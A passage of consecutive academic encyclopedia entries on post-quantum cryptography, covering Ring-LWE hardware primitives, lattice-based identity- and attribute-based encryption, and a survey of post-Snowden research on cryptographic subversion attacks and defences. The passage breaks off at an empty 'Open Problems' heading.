Regardless of this fact, a substantial amount of research on quantum computers shows that they hold the promise of a significant computational power increase. These computer systems will be able to efficiently compute solutions for many mathematical problems that are NP-hard on conventional computers. While this development presents many compute opportunities, it also seriously compromises the confidentiality and integrity of many of the existing classical cryptosystems. For instance, quantum algorithms such as Grover's (Grover, 2001) and Shor's (Shor, 1994) algorithm will be capable of efficiently solving the discrete logarithm and integer factorization problems, respectively. Hence, existing encryption schemes like RSA, ECC, and ElGamal will need to be scrutinized for their security claims, and, if these claims are found insufficient in the quantum era, then these schemes will have to be replaced. This holds true because discrete logarithm and integer factorization computational problems form the core of their security. As a result, major research efforts are underway to develop a new class of post-quantum algorithms and cryptosystems.

Post-quantum cryptography aims to develop cryptographic schemes that are secure against quantum as well as classical computers. Moreover, these new schemes must have the capability to interoperate with existing communications protocols and networks so that they can be seamlessly integrated into the existing systems. According to the National Institute of Standards and Technology (NIST), it takes about two decades to design and implement the required infrastructure for a contemporary public-key cryptography system. Therefore, in early 2017, the NIST initiated a campaign (NIST, 2018) to standardize post-quantum cryptography and to enable the existing information security systems proactively resist quantum computing security breaches. The standardization process is in its second round now, and third round candidates may be declared soon. Both the first and second rounds are dominated by the candidate algorithms based on Ring-Learning with Errors (Ring-LWE) (Lyubashevsky et al., 2010). In fact, out of the 64 candidate algorithms that were put forth in the first

round, Ring-LWE was used in 21 candidate submissions, and out of 27 candidates that advanced to the second round, 12 are based on Ring-LWE. In July 2020, the NIST announced the beginning of the third round after down-selecting to 15 the list of algorithm candidates with a strong Ring-LWE representation.

Theory and Application

Ring-LWE has been a popular choice among the candidate algorithms due to its numerous advantages. Ring-LWE cryptosystems are a branch of lattice-based cryptography, and hence, the security reductions are derived from either the shortest vector problem (SVP) or closest vector problem (CVP), or some form of modified SVP/CVP. These lattice problems remain NP-hard even on quantum computers, and, therefore, the cryptosystems based on these problems are considered secure in the quantum era. Another advantage is that Ring-LWE cryptosystems have a much smaller key size compared with other techniques, such as code-based cryptosystems (Bernstein et al., 2017; Overbeck and Sendrier, 2009), with comparable security guarantees. Moreover, these cryptosystems can be leveraged to support a wide range of applications ranging from Internet of Things (IoT) (Güneysu and Oder, 2017) to homomorphic encryption (Gentry et al., 2009). One of the biggest advantages of Ring-LWE cryptosystems is that, due to its simple integer operations, it conveniently lends itself to efficient hardware implementations. At the core of lattice-based cryptography lies the Gaussian distribution-based noise sampling. These noise samples are critical in hiding information during both the key generation and encryption phases in lattice-based cryptosystems. Although noise sampling can be performed using simpler distributions, e.g., uniform or binomial distributions, the Gaussian distribution represents a desirable choice for noise sampling with optimal performance and security trade-offs. Obtaining discrete Gaussian noise samples with high precision is non-trivial and challenging at times. It can be a bottleneck in implementing an efficient and secure Ring-LWE cryptographic scheme.

The frequently used security components in the post-quantum hardware primitive set consist of the PKC (Roy et al., 2014; Poppelmann and Guneysu, 2014), KEX (Alkim et al., 2016; Oder and Güneysu, 2017; Kuo et al., 2017), DSS, OT, and ZKP. The PKC and KEX form the basis of most


modern cryptographic systems. DSSs are heavily used to exchange documents securely and in most of the financial applications (Bakhoum, 1997). The OT is used in many privacy-preserving applications, e.g., privacy-preserving database queries and machine learning (Liu et al., 2017). Similarly, ZKP is used in a number of applications, such as the next-generation blockchain (CoinDesk, 2018) technology algorithms.

Post-Quantum Cryptosystems Large polynomial operations over finite rings form the core computational kernel of Ring-LWE algorithms, which is challenging for hardware designers. Moreover, the overwhelming number of arithmetic operations involved can further complicate the design and implementation process. Therefore, it is extremely hard to strike a balance between the hardware cost and performance in the architecture thus obtained.

Let us consider the PKC as a driving illustration. The primary Ring-LWE PKC algorithm proposed by Lyubashevsky et al. (2010) forms the basis of our hardware implementation of the PKC (Agrawal et al., 2019). The RLWE-PKC algorithm consists of a few basic operations, such as scalar multiplication, scalar division to the nearest binary integer, polynomial addition, polynomial subtraction, and polynomial multiplication. Most of these operations can be performed either element-wise or by reducing them to conditional assignment operations. However, there are two expensive operations, i.e., polynomial multiplication and modulo reduction that need to be tackled carefully. Polynomial multiplication is both hardware resource intensive and incurs high operational latency. Hence, an efficient polynomial multiplication module can improve the efficiency of the entire PKC architecture significantly. In addition, the use of modulo reduction operations in all of the submodules incurs high resource utilization.


Polynomial Addition and Subtraction The two most commonly used modules are the polynomial addition and polynomial subtraction modules. Both of these modules can be implemented as element-wise operations on the coefficients of the two polynomials. As the operations are performed in a ring, R_q, the element-wise results must be wrapped within mod q. Figure 1 shows the hardware circuit for the polynomial addition and polynomial

subtraction modules.



Post-quantum Cryptographic Hardware Primitives, Fig. 1 Polynomial addition and polynomial subtraction circuit

Scalar Multiplication As shown in Fig. 2, the scalar multiplication can be implemented without using any actual multiplication operations, further reducing the hardware cost. One can use multiplexers (muxes) to implement the scalar multiplication hardware circuit.




Post-quantum Cryptographic Hardware Primitives, Fig. 2 Scalar multiplication and scalar division circuit

Scalar Division to the Nearest Binary Integer The actual division operation is expensive to perform in hardware. One can implement the scalar division submodule without using any hardware division circuit, as shown in Fig. 2.

Polynomial Multiplication Using NTT It is necessary to design an efficient polynomial multiplication submodule, since it has the highest

implementation complexity and it will govern the efficiency of the entire PKC system or any other post-quantum hardware primitive architecture (Fig. 3).



Post-quantum Cryptographic Hardware Primitives, Fig. 3 Polynomial multiplication, operation within NTT block

One of the most frequently used approach is the naïve convolution-based polynomial multiplication implementation. The problem is that the convolution method requires $O(n^2)$ multiplications to be performed, and, therefore, this is not an efficient way to implement polynomial multiplication in hardware. The $O(n^2)$ complexity of the convolution method can be reduced to $O(n\log_2 n)$ using an approach based on negative wrapped convolution combined with butterfly number-theoretic transform (NTT). An NTT-based multiplication algorithm was first proposed by Chen et al. (2015).

Open Problems and Future Directions

In this brief, we highlight the Ring-LWE cryptosystem's inherent capabilities and develop an efficient hardware implementation for it. Although there are numerous works exploring different implementations of the Ring-LWE algorithm in software, hardware-level design space exploration efforts have been very limited. Moreover, very few of the existing hardware implementations focus on scalability and efficiency. This is because large polynomial operations over finite rings form the core computational kernel of Ring-LWE algorithms, which is challenging for hardware designers. There continues to be a need for a set of highly optimized, parameterizable hardware modules to serve as building blocks

for faster design space exploration of post-quantum cryptosystems, especially the systems using Ring-LWE algorithms.

Cross-References

- Lattice-Based Cryptography
- McEliece Public Key Cryptosystem
- Post-Quantum Cryptography
- Quantum Cryptography

References

Agrawal R, Bu L, Ehret A, Kinsy M (2019) Open-source FPGA implementation of post-quantum cryptographic hardware primitives. In: 2019 29th International Conference on Field Programmable Logic and Applications (FPL), pp 211–217. https://doi.org/10.1109/FPL.2019.00040

Alkim E, Ducas L, Pöppelmann T, Schwabe P (2016) Post-quantum key exchange-a new hope. In: USENIX Security Symposium, vol 2016

Bakhoum EG (1997) Digital signature verification technology for smart credit card and internet applications. US Patent 5,613,001
[zbMATH]

Bernstein DJ, Chou T, Lange T, von Maurich I, Misoczki R, Niederhagen R, Persichetti E, Peters C, Schwabe P, Sendrier N et al (2017) Classic McEliece: conservative code-based cryptography. NIST submissions
[zbMATH]

Chen DD, Mentens N, Vercauteren F, Roy SS, Cheung RC, Pao D, Verbauwhede I (2015) High-speed polynomial multiplication architecture for ring-LWE and SHE cryptosystems. IEEE Trans Circ Syst I Reg Paper 62(1):157–166
[zbMATH]

CoinDesk (2018) ING bank launches zero-knowledge tech for blockchain privacy

Courtland R (2017) Google aims for quantum computing supremacy [news]. IEEE Spectr 54(6):9–10
[zbMATH]

Daily S (2018) World-first quantum computer simulation of chemical bonds using trapped ions

Gentry C et al (2009) Fully homomorphic encryption using ideal lattices. In: STOC, vol 9, pp 169–178
[MathSciNet][zbMATH]

Grover LK (2001) From schrödinger's equation to the quantum search algorithm. Pramana 56(2–3):333–348. https://doi.org/10.1007/s12043-001-0128-3

[zbMATH]

Güneysu T, Oder T (2017) Towards lightweight identity-based encryption for the post-quantum-secure internet of things. In: 2017 18th International Symposium on Quality Electronic Design (ISQED). IEEE, pp 319–324

Hsu J (2018) CES 2018: Intel's 49-qubit chip shoots for quantum supremacy. IEEE Spectrum Tech Talk
[zbMATH]

Knight W (2017) IBM raises the bar with a 50-qubit quantum computer. Sighted at MIT Review Technology: https://www.technologyreviewcom/s/609451/ibm-raises-the-bar-with-a-50-qubit-quantum-computer
[zbMATH]

Kuo PC, Li WD, Chen YW, Hsu YC, Peng BY, Cheng CM, Yang BY (2017) High performance post-quantum key exchange on fpgas. Technical report, Cryptology ePrint Archive, Report 2017/690

Liu J, Juuti M, Lu Y, Asokan N (2017) Oblivious neural network predictions via minionn transformations. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS'17. Association for Computing Machinery, New York, pp 619–631. https://doi.org/10.1145/3133956.3134056

Lyubashevsky V, Peikert C, Regev O (2010) On ideal lattices and learning with errors over rings. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, Berlin, pp 1–23
[zbMATH]

Mandelbaum RF (2018) This could be the best quantum computer yet

NIST (2018) Post-quantum cryptography. https://csrc. nist.gov/projects/post-quantum-cryptography/round-1- submissions

Oder T, Güneysu T (2017) Implementing the newhope-simple key exchange on low-cost fpgas. Progress in cryptology–LATINCRYPT 2017

Overbeck R, Sendrier N (2009) Code-based cryptography. In: Post-quantum cryptography. Springer, Cham, pp 95–145
[zbMATH]

Poppelmann T, Guneysu T (2014) Area optimization of lightweight lattice-based encryption on reconfigurable hardware. In: Circuits and Systems (ISCAS), 2014 IEEE International Symposium on. IEEE, pp 2796–2799

Roy SS, Vercauteren F, Mentens N, Chen DD, Verbauwhede I (2014) Compact ring-LWE cryptoprocessor. In: International Workshop on Cryptographic Hardware and Embedded Systems. Springer, Berlin, pp 371–391
[zbMATH]

Shor PW (1994) Algorithms for quantum computation: discrete logarithms and factoring. In: Proceedings 35th Annual Symposium on Foundations of Computer Science, pp 124–134

Yang CH, Leon RCC, Hwang JCC, Saraiva A, Tanttu T, Huang W, Camirand Lemyre J, Chan KW, Tan KY, Hudson FE, Itoh KM, Morello A, Pioro-Ladrière M, Laucht A, Dzurak AS (2020) Operation of a silicon quantum processor unit cell above one kelvin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_386

Post-quantum Cryptography

Daniel J. Bernstein[52] ✉
(52) Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

✉ **Daniel J. Bernstein**
Email: djb@cr.yp.to

Definition

Post-quantum cryptography means cryptography resistant to attacks by quantum computers.

Background

Quantum computers are a theoretical model of computation believed to be much more powerful than conventional computers at solving some problems. There have been no public reports of successful construction of large quantum computers, but there are also no known physical obstacles to the construction of large quantum computers.

In 1994, Shor (1994) showed that a polynomial-size quantum computer can factor integers and compute discrete logarithms in polynomial time. Shor's algorithm directly breaks RSA and the Digital Signature Standard in polynomial time. Variations of the same idea break elliptic curve cryptography and more general class-group systems in polynomial time.

For comparison, RSA and elliptic curve cryptography are believed to be secure when the attacker is not equipped with a quantum computer. The best algorithm known for integer factorization on conventional computers is the number field sieve, which takes subexponential but superpolynomial

time. The best algorithms known for the elliptic curve discrete logarithm problem (DLP) on conventional computers are generic attacks against DLP taking exponential time.

In 1996, Grover (1996) showed that a polynomial-size quantum computer can find k-bit preimages (for example, k-bit secret keys) in time essentially $2^{k/2}$. Conventional computers need time essentially 2^k. See preimage resistance.

Theory and Applications

The possibility of an attacker being equipped with a large quantum computer has motivated investigation of the impact of quantum computers upon cryptography. Post-quantum cryptanalysis studies attacks that are allowed to take advantage of not only conventional computers but also quantum computers. Post-quantum cryptography means cryptography resistant to such attacks.

Almost all pre-quantum ciphers are candidates for post-quantum secret-key cryptography, although Grover's algorithm requires key lengths to be doubled. There are fewer candidates for post-quantum public-key cryptography. The leading candidates are hash-based signatures, code-based cryptography, lattice-based cryptography, and multivariate cryptography.

Code-based and lattice-based public-key cryptosystems are believed to achieve security level 2^k with polynomial-time encryption and decryption and with polynomial-size public keys, secret keys, and ciphertexts. There are also proposals for multivariate public-key cryptosystems. Hash-based cryptography does not appear to provide encryption.

Hash-based signatures and multivariate signatures are believed to achieve security level 2^k with polynomial-time signing and verification and with polynomial-size public keys, secret keys, and signatures. There are also proposals for code-based and lattice-based signatures. It is also possible to use public-key encryption to authenticate messages without publicly verifiable signatures: Alice encrypts a random number r to Bob, Bob encrypts a random number s to Alice, and then Alice and Bob use a hash of (r, s) as a secret key for a MAC algorithm.

The state of the art in post-quantum cryptography was recently surveyed in the book (Bernstein et al. 2009). The Web site http://pqcrypto.org, edited

by Daniel J. Bernstein and Tanja Lange contains an updated bibliography and additional information regarding post-quantum cryptography.

Editors note: For a NIST effort to standardize Post-Quantum Cryptography, see (https://csrc.nist.gov/projects/post-quantum-cryptography).

Cross-References

Code-Based Cryptography
Hash-Based Signatures
Lattice-Based Cryptography
McEliece Public Key Cryptosystem
Multivariate Cryptography
Niederreiter Encryption Scheme
NTRU

References

Bernstein DJ, Buchmann J, Dahmen E (2009) Post-quantum Cryptography. Springer, Heidelberg [zbMATH]

Grover LK (1996) A fast quantum mechanical algorithm for database search. In: Proceedings of 28th annual ACM symposium on theory of computing (STOC), Philadelphia, pp 212–219

Shor PW (1994) Algorithms for quantum computation: discrete logarithms and factoring. In: Proceedings of 35th annual symposium on foundations of computer science (FOCS), Santa Fe, pp 124–134

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300708

Post-quantum IBE

Post-quantum Identity Based Encryption and Attribute Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1464

Post-quantum Identity-Based Encryption and Attribute-Based Encryption

Xavier Boyen[53] ✉
(53) Queensland University of Technology, Brisbane, QLD, Australia

✉ **Xavier Boyen**
Email: xb@boyen.org

Synonyms

Post-quantum ABE; Post-quantum IBE; Quantum-safe identity and attribute based encryption

Definitions

An identity- or attribute-based encryption scheme (resp., IBE or ABE) is an asymmetric cryptosystem, managed by an authority, whereby ciphertexts can be intelligibly and autonomously addressed by name or attributes of the recipient(s). In post-quantum PQ-IBE and PQ-ABE, such cryptosystems are designed to withstand cryptanalysis that involves quantum computation.

Background

As IBE and ABE present alternatives to traditional PKI that offer finer access control and easier key management at the cost of increased centralization, the deployment of such constructs would be most compelling in organizations with strict hierarchy or autocratic situations, as found in a corporate or government structure. In those instances, long-term

cryptographic safety is likely to be of heightened importance; hence the need for realizations that can withstand quantum cryptanalytic attacks should they ever materialize.

The first general realizations of IBE *circa* 2000, and ABE half a decade later, did not initially provide any quantum security, being based on classes of computational problems based on Weil bilinear maps on elliptic curves, no harder than the discrete logarithm and thus vulnerable to quantum cryptanalysis. Concurrently, new classes of hard problems, conjectured to negate much of the shortcuts of quantum over classical attacks, were rapidly emerging as suitable for cryptographic constructions. Prime among them were (integer) Euclidean lattices in high dimension, which were found to harbor, both an efficient trapdoor mechanism, and cryptographically useful hard problems such as shortest integer solution (SIS) and especially learning with errors (LWE). Together, these would eventually enable the emergence of IBE and ABE with (conjectured) quantum security.

Other classes of quantum-safe computational problems are also being studied, from the original McEliece cryptosystem based on the hardness of decoding random Goppa codes to the up-and-coming elliptic-curve isogeny problem (which is unrelated to bilinear maps and not subject to discrete-logarithm hardness upper bounds). At the time of this writing, however, though codes and isogenies have yielded efficient and apparently secure post-quantum public-key encryption (PQ-PKE), no conjectured quantum-hard problems have proven nearly as fruitful for realizing PQ-IBE and PQ-ABE as lattice problems.

IBE and ABE from Lattices

The development of IBE and ABE from lattices finds its roots in the Ajtai lattice-trapdoor co-sampling algorithm. It generates a random integer lattice, described as a public homogeneous modular linear system, together with a trapdoor, expressed as a set of “short” non-zero solutions to the system, forming a “short” basis of the lattice. Knowledge of the trapdoor allows one to solve certain challenges, such as the LWE problem to distinguish “noisy” lattice points from uniformly random ones and, crucially, the sampling of fresh, short, lattice, and non-lattice points (technically, pre-images of null or non-null input “syndromes”) in a manner that does not leak the trapdoor.

These ingredients enabled the realization of PQ-IBE from lattices, starting with a random-oracle construction based on pre-image sampling (Gentry et al., 2008). The lattice IBE development trajectory initially retraced that on bilinear maps, with the removal of random oracles and addition of features such as hierarchies and anonymity, morphing into ABE. Early PQ-ABE constructions likewise were mirroring known features such as ciphertext-policy vs. key-policy ABE, “hidden-vector” encryption, finite-automaton policies, and others, into the lattice framework. Soon, however, lattice-based encryption took off on its own trajectory to create previously unseen functionalities, such as PQ-ABE with decryption policies as circuits or (bounded) Turing machines.

Pivotal to this emergence of many novel powerful forms of PQ-ABE and beyond was a “key-homomorphic” functional encryption construct proposed by Boneh et al. (2014), heretofore unique to lattice-based cryptography. With it, an ABE key-issuing authority can concisely encode an NC0 or NC1 circuit into a private key, making it able to decrypt only those ciphertexts whose attributes make the circuit evaluate to zero. Such key-homomorphism is now found at the heart of many modern lattice-based encryption schemes to gain new functionalities and to make tighter security reductions (Boyen and Li, 2016).

ABE models and schemes from lattices are numerous. The main distinctions involve how ciphertexts and decryption keys are being annotated with “attributes” to be evaluated by “policies” to unlock the decryption process.

PQ Models and Assumptions

While post-quantum security will generally hold true for lattice constructions, it is not always a design consideration. Basing a cipher on a (conjectured) quantum-safe hardness assumption is of course *de rigueur* for PQ security. Nevertheless, many subtleties remain, both in the quantitative estimation of said hardness against a quantum attacker (expressed, e.g., as breadth times depth of quantum circuits that break it) and in the qualitative restrictions of the quantum model for schemes of interest (such as whether the quantum attacker makes quantum probes and/or receives quantum responses, in addition to performing quantum computations).

Relatedly, recent studies have started to accommodate the random-oracle model (ROM) in a quantum context, to account for non-sequential (superposition) queries and the inability to introspect, program, or rewind a quantum random oracle. As candidate QROMs are much more constrained than the classic ROM, this suggests that IBE/ABE schemes in the ROM might still be deficient against quantum adversaries even if built from ostensibly post-quantum hardness assumptions.

Additionally, hardness assumptions on lattices, such as SIS and LWE, are unlike many others in cryptography: they include real-valued parameters (e.g., the LWE noise amplitude) which can span the range of hardness from “impossible” to “trivial,” with “cryptographically useful” somewhere in between but not as hard as one would like it to be. Further, lattice SIS and LWE have been supplanted by analogues over polynomial algebraic rings, collectively known as ring-SIS and ring-LWE. The rich extra structure makes them more usable and efficient but also less secure than plain lattice SIS and LWE. Indeed, the ongoing drive to realize ever fancier encryption functionalities has created tendencies to drift toward the riskier side of the hardness spectrum. If long-term safety is paramount, this should beget caution.

Open Problems

Other classes of quantum-resistant hardness assumptions have been proposed outside of lattices, but those have remained confined to PQ-PKE applications. It is an important open question to extend those constructions to full PQ-IBE and PQ-ABE or at least to recreate, from non-lattice PQ assumptions, core functional encryption building blocks such as the ubiquitous “left-right” IBE pattern from Agrawal et al. (2010) and the aforementioned “key-homomorphic” ABE device from Boneh et al. (2014).

More topical open questions relate to the never-ending quest to refine PQ-ABE techniques toward greater powers and security, without compromising on hardness assumptions. Notable goals include the concealment of attributes and policies, the tightening of security reductions, the expression of policies as arbitrary Turing machines, etc.

Cross-References

Identity-Based Encryption
Lattice-Based Cryptography

References

Agrawal S, Boneh D, Boyen X (2010) Efficient lattice (H)IBE in the standard model. In: Gilbert H (ed) Advances in cryptology – EUROCRYPT 2010. Springer, Berlin/Heidelberg [zbMATH]

Boneh D, Gentry C, Gorbunov S, Halevi S, Nikolaenko V, Segev G, Vaikuntanathan V, Vinayagamurthy D (2014) Fully key-homomorphic encryption, arithmetic circuit ABE and compact garbled circuits. In: Nguyen P, Oswald E (eds) Advances in cryptology - EUROCRYPT 2014. Springer, Berlin/Heidelberg

Boyen X, Li Q (2016) Towards tightly secure lattice short signature and id-based encryption. In: Cheon JH, Takagi T (eds) Advances in cryptology – ASIACRYPT 2016. Springer, Berlin/Heidelberg [zbMATH]

Gentry C, Peikert C, Vaikuntanathan V (2008) Trapdoors for hard lattices and new cryptographic constructions. In: Dwork C (ed) Symposium on theoretical computer science – STOC 2008. ACM Press

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1831

Post-Snowden Cryptography

Rongmao Chen[54] ✉, Yi Wang[54] ✉, Xinyi Huang[55] and Moti Yung[56, 57] ✉
(54) National University of Defense Technology, Changsha, China
(55) Jinan University, Guangzhou, China
(56) Google Inc, New York, NY, USA
(57) Columbia University, New York, NY, USA

✉ **Rongmao Chen**
Email: chromao@nudt.edu.cn

✉ **Yi Wang**
Email: wangyi14@nudt.edu.cn

Synonyms

Cliptography; PSC; Subversion-resilient cryptography

Definitions

Post-Snowden cryptography has emerged as a crucial field of study in response to the revelations made by Edward Snowden, a former contractor for the National Security Agency (NSA); see Greenwald (2014). This field encompasses the evaluation of cryptographic subversion attacks, where adversaries could manipulate cryptographic implementations to insert covert backdoors, thereby compromising the security of cryptographic systems; the field also involves the design of and approaches to subversion-resilient cryptography.

Background

In conventional models of adversarial analysis for provable security, there is an implicit assumption that the implementation of cryptographic schemes strictly adheres to their specifications. However, this assumption is often violated in the real world due to software/hardware bugs or malicious tampering attacks, rendering the provable security of cryptographic schemes invalid.

The Snowden revelations in 2013 highlighted that attackers, including manufacturers and supply-chain intermediaries, can modify the implementations of cryptographic schemes. These modifications can mimic specified behavior in black-box testing but surreptitiously divulge private information, such as secret keys.

Young and Yung (1997) initially classified this threat as kleptography, introducing the concept of the Secretly Embedded Trapdoor with Universal Protection mechanism. The Snowden revelations (showing that some of their methods have probably been used) have renewed the research community's focus on actual instances of subversion attacks. For example, Bellare et al. (2014) presented a formal study of algorithm-substitution attack (ASA) against symmetric encryption.

Theory

Algorithm Subversion and Countermeasures

In the ASA model for symmetric encryption, the encryption algorithm is replaced with a subverted version designed by the attacker (Bellare et al., 2014). This ASA satisfies undetectability if the detector, which possesses the secret key, cannot distinguish between subverted and legitimate ciphertexts, and its goal is to retrieve the secret key from (sequentially) subverted ciphertexts. Degabriele et al. (2015) further justified this ASA model and relaxed the assumption that any subverted ciphertexts should be decryptable. Then, Bellare et al. (2015) strengthened the ability of the detector by allowing adaptive encryption queries and access to the state of the encryption algorithm and proposed stateless ASAs on randomized symmetric encryption. Berndt and Liśkiewicz (2017) rigorously explored the relationship between ASAs and steganography and showed that an ASA

against symmetric encryption implies a secure stegosystem on the channel of the encryption scheme and vice versa.

In the above subversion attacks, an encryption algorithm is the main target of the adversary, while Armour and Poettering (2019) showed that the decryption algorithm of Authenticated Encryption with Associated Data (AEAD) can be subverted to leak the user keys.

Since the encryption algorithm of public-key encryption (PKE) takes public key as input, the goal of ASA on PKE is to retrieve the plaintext. Chen et al. (2020) proposed a practical ASA on hybrid PKE that leverages the subversion on key encapsulation mechanism (KEM) to recover the plaintext from constant subverted ciphertexts.

Ateniese et al. (2015) extended the ASA model to the signature scheme and considered fully-adaptive and continuous subversions. Liu et al. (2018) provided an asymmetric ASA model and showed how to mount such ASA on a special type of signature schemes.

Jiang et al. (2023) presented a practical subversion attack for general randomized algorithm supporting the revealing of randomness and applied it to a series of public-key primitives.

Note that previous works only focus on ASAs against a single scheme and cryptographic schemes are commonly used within protocols. Berndt et al. (2022) studied three practical protocols (TLS, WireGuard and Signal) and demonstrated that all of these protocols suffer from ASAs and the long-term secret key can be leaked with at most four messages.

Bellare and Hoang (2015) suggested that abandoning randomnesses in algorithms facilitates the detection of subversion attacks by comparing the outputs of the subverted and normal algorithm at running time and introduced the notion of unique-ciphertext PKE to resist ASA. The disadvantage of abandoning randomized algorithm is that it is impossible to achieve some desirable security (i.e., IND-CPA) for PKE.

Russell et al. (2016) introduced the notion of cliptography that aims at developing cryptographic schemes in a complete subversion model. Unlike traditional security model, the adversary also interacts with a watchdog that is responsible for distinguishing the subverted algorithms provided by adversary from honest algorithms via black-box testing. A cryptographic scheme is said to be subversion-resilient if the watchdog can detect the subversion with non-negligible advantage or the adversary wins the

traditional security game simulated with subverted algorithms with negligible advantage.

The concept of Cryptographic Reverse Firewall (CRF) was initially introduced by Mironov and Stephens-Davidowitz (2015) to enhance the security of two-party protocols running on potentially subverted machines. A CRF, as an external entity, is tasked with dynamically re-randomizing all incoming and outgoing communication of the randomized algorithm and enables the secure utilization of (possibly subverted) algorithms without the need for intricate detection mechanisms. However, it asks for a trusted source of randomness and may not be applicable to all existing protocols due to its requirement for a re-randomizable structure within the cryptographic scheme.

The self-guarding mechanism, as introduced by Fischlin and Mazaheri (2018), operates under the assumption of an initial phase where the randomized algorithm remains uncompromised. Unlike CRF, this mechanism does not rely on external entities and is particularly well-suited for certain primitives such as symmetric encryption. Its fundamental concept involves utilizing samples obtained from the underlying primitives during their initial uncompromised phase, along with basic operations, to defend against subversion attacks that may occur subsequently. In essence, the self-guarding mechanism primarily addresses subversion attacks that are activated at a later stage.

Parameter Subversions and Countermeasures

Dual EC is a pseudorandom generator (PRG) that works on a cyclic group with two generators P, Q of this group. When the discrete logarithm d such that $P = dQ$ were exposed, the security of Dual EC would be broken, based on arguments originated by Young and Yung (1997). The Snowden revelations indicate that the NSA may have made systematic efforts to subvert the standards of cryptographic primitives, and the parameters of Dual EC are believed to be subverted such that the authorities (the NSA) can compromise its security (Bernstein et al., 2016).

Dodis et al. (2015) initialized the study of primitives satisfying security against parameter subversion and proposed a post-processing strategy to immunize a backdoored PRG. Bellare et al. (2016) concentrated on the security of noninteractive zero-knowledge (NIZK) when the common reference string is maliciously generated and provided three NI systems of

different subversion-resilient security. Auerbach et al. (2018) explored the design of secure PKEs and KEMs with untrusted or subverted public parameters and introduced efficiently embeddable group families to obtain efficient KEMs of ciphertext-pseudo-randomness under parameter subversion attack.

Hardware Subversions and Countermeasures

Hardware Trojan attacks have attracted the concerns of research community (Tehranipoor and Koushanfar, 2010) for integrated circuits (ICs) already before the Snowden revelations in 2013. In these attacks, ICs are maliciously modified during design or fabrication to realize undesired function or create backdoors that leak the sensitive information. The adversary would make the hardware Trojan stealthy to evade the detection of conventional test.

The most effective countermeasure to hardware Trojan attacks is Trojan detection which can be categorized into logic testing and side-channel analysis. Bhunia et al. (2014) provided a comprehensive survey on this topic.

Open Problems and Future Directions

